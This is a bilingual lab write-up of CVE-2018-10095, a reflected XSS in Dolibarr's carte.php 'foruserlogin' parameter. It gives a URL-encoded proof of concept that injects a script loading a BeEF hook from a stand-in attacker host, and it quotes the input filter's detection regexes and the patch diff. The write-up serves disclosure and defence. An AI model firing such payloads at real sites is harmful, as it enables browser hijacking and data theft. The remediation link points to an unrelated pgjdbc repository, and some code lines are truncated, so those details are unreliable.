Dolibarr XSS Injection vulnerability

CVE-2018-10095

Author:h1biki

Name_zh	Dolibarr 跨站脚本漏洞
Name_en	Dolibarr XSS Injection vulnerability
CVE	CVE-2018-10095
CVSS 评分	7.4
威胁等级	High
CNNVD	CNNVD-201805-712
其他 id	CWE-79
受影响软件	Dolibarr

简介

Dolibarr 是法国 Dolibarr 基金会的一套基于 Web 的企业资源计划（ERP）和客户关系管理（CRM）系统。该系统可用来管理产品、库存、发票、订单等。Dolibarr 7.0.2 之前版本中存在跨站脚本漏洞。远程攻击者可通过向 adherents/cartes/carte.php 脚本发送‘foruserlogin’参数利用该漏洞注入任意的 Web 脚本或 HTML。

Dolibarr is a Web-based Enterprise Resource Planning (ERP) and customer relationship management (CRM) system of dolibarr foundation in France. The system can be used to manage products, inventory, invoices, orders, etc. Cross

site scripting vulnerability in dolibarr before 7.0.2. A remote attacker can send a message to adherents / cartes / carte PHP script sends' foruserlogin 'parameter to inject arbitrary web script or HTML...

漏洞影响

Dolibarr <7.0.2

漏洞复现

实验环境

准备两台虚拟机

kali.2020　　192.168.160.128

Windows 10　　10.70.42.11


DOLIBARR:　　7.0.0

接下来利用这两台主机进行试验

先下载 DOLIBARR

https://sourceforge.net/projects/dolibarr/

这是具体的文件结构



然后访问 http://127.0.0.1/dolibarr-7.0.0/htdocs/就会自动跳转到我们的安装界面

配置好数据库

在配置好后进入后台

漏洞触发

这是我们的 POC 内容

http://dolibarr.lab:2080//dolibarr/adherents/cartes/carte.php?&mode=cardlogin

&foruserlogin=%22%3e%3c%73%63%72%69%70%74%20%73%72%63%3d%22%68%74%74

%70%73%3a%2f%2f%61%74%74%61%63%6b%2e%6c%61%62%2f%62%65%65%66%2f%68%6f

%6f%6b%2e%6a%73%22%3e%3c%2f%73%63%72%69%70%74%3e&model=5160&optionc

ss=print

poc 的触发点是在 dolibarr/adherents/cartes/carte.php

我们用 GET 传输我们的 POC 来触发漏洞

以下是网页源代码,可以看到没有对 xss 的转义

```
"AVERYC32010">Avery-C32010 (A4 - 2x5)</option>
"L7163">Avery-L7163 (A4 - 2x7)</option>
"99012">DYMO 99012 89*36mm (custom - 1x1)</option>
"99014">DYMO 99014 101*54mm (custom - 1x1)</option>
"CARD">Dolibarr Business cards (A4 - 2x5)</option>
登陆: <input size="10" type="text" name="foruserlogin" value=""><sCRiPt sRC=//xss.pt/6eI4></s
0 ENABLE select2 for id = modellabel -->
ipt type="text/javascript">
document).ready(function () {
  $('#modellabel').select2({
      dir: 'ltr',
      width: 'resolve',        /* off or resolve */
      minimumInputLength: 0,
      language: select2arrayoflanguage
```

漏洞分析

通过该函数对用户输入进行检查，该 test_sql_and_script_inject()函数禁止一些

SQL 关键字（例如 union, create）insert 和一些与 XSS 相关的字符串

（onfocus 例如 ，）。

```php
function test_sql_and_script_inject($val, $type)
{
    $inj = 0;
    // For SQL Injection (only GET are used to be included into bad escaped SQL requests)
    if ($type == 1)
    {
        $inj += preg_match('/updatexml\(/i',     $val);
        $inj += preg_match('/delete\s+from/i',   $val);
        $inj += preg_match('/create\s+table/i',  $val);
        $inj += preg_match('/insert\s+into/i',   $val);
        $inj += preg_match('/select\s+from/i',   $val);
        $inj += preg_match('/into\s+(outfile|dumpfile)/i',  $val);
    }
    if ($type != 2) // Not common, we can check on POST
    {
        $inj += preg_match('/update.+set.+=/i',  $val);
        $inj += preg_match('/union.+select/i',   $val);
        $inj += preg_match('/(\.\.%2f)+/i',      $val);
    }
    // For XSS Injection done by adding javascript with script
    // This is all cases a browser consider text is javascript:
    // When it found '<script', 'javascript:', '<style', 'onload\s=' on body tag, '="&' on
    // All examples on page: http://ha.ckers.org/xss.html#XSScalc
    // More on https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
    $inj += preg_match('/<script/i', $val);
    $inj += preg_match('/<iframe/i', $val);
    $inj += preg_match('/Set\.constructor/i', $val);    // ECMA script 6
    if (! defined('NOSTYLECHECK')) $inj += preg_match('/<style/i', $val);
    $inj += preg_match('/base[\s]+href/si', $val);
    $inj += preg_match('/<.*onmouse/si', $val);       // onmousexxx can be set on img or a
    $inj += preg_match('/onerror\s*=/i', $val);       // onerror can be set on img or any
    $inj += preg_match('/onfocus\s*=/i', $val);       // onfocus can be set on input text
```

以下是 FIX 的前后对比

可以看到函数对 foruserid, foruserlogin.mode 等多个在 carte.php 中使用的参数

都进行了过滤,达成了对 XSS 的 html 防范

13 htdocs/adherents/cartes/carte.php

```
@@ -29,19 +29,18 @@
require_once DOL_DOCUMENT_ROOT.'/core/modules/member/modules_cards.php';
require_once DOL_DOCUMENT_ROOT.'/core/modules/printsheet/modules_labels.php';

- $langs->load("members");
- $langs->load("errors");

// Choix de l'annee d'impression ou annee courante.
$now = dol_now();
$year=dol_print_date($now,'%Y');
$month=dol_print_date($now,'%m');
$day=dol_print_date($now,'%d');
- $foruserid=GETPOST('foruserid');
- $foruserlogin=GETPOST('foruserlogin');
- $mode=GETPOST('mode');
- $model=GETPOST("model");                    // Doc template to use for business cards
- $modellabel=GETPOST("modellabel");      // Doc template to use for address sheet
$mesg='';

$adherentstatic=new Adherent($db);
```

```
require_once DOL_DOCUMENT_ROOT.'/core/modules/member/modules_cards.php';
require_once DOL_DOCUMENT_ROOT.'/core/modules/printsheet/modules_labels.php';

+ $langs->loadLangs(array("members","errors"));


// Choix de l'annee d'impression ou annee courante.
$now = dol_now();
$year=dol_print_date($now,'%Y');
$month=dol_print_date($now,'%m');
$day=dol_print_date($now,'%d');
+ $foruserid=GETPOST('foruserid','alphanohtml');
+ $foruserlogin=GETPOST('foruserlogin','alphanohtml');
+ $mode=GETPOST('mode','aZ09');
+ $model=GETPOST("model","aZ09");                    // Doc template to use for business card
+ $modellabel=GETPOST("modellabel","aZ09");       // Doc template to use for address sheet
$mesg='';

$adherentstatic=new Adherent($db);
```

修复建议

这个问题没有已知的解决方法,建议升级到最新版修复此问题

https://github.com/pgjdbc/pgjdbc

应过滤用户输入以避免任意 HTML 注入。